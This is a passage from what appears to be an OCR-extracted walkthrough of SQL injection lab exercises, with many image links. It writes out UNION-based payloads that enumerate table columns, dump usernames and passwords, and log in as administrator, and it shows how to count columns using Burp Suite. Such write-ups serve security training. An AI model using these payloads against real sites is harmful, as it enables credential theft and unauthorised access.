name) to retrieve the details of the columns in the table: **'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'—**




- Find the names of the columns containing usernames and passwords.




- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
  '+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF—



- Find the password for the administrator user, and use it to log in.




- Finally using those login details (user name, password), you can solve the lab.




7) SQL injection UNION attack, determining the number of columns returned by the query


- Use Burp Suite to intercept and modify the request that sets the product category filter.



- Modify the category parameter, giving it the value **'+UNION+SELECT+NULL-- .** Observe that an error occurs.
- Modify the category parameter to add an additional column containing a null value: **'+UNION+SELECT+NULL,NULL--**




- Continue adding null values until the error disappears and the response includes additional content containing the null values.




8) SQL injection UNION attack, finding a column containing text


- Access the lab.




- select a category, which you clicked and send it to the repeater.



- encode your selected category and add it to the request and send to the response.




- After, you can see it solves the lab easily.




9) SQL injection UNION attack, retrieving data from other tables


- Access the lab.



- Use Burp Suite to intercept and modify the request that sets the product category filter.

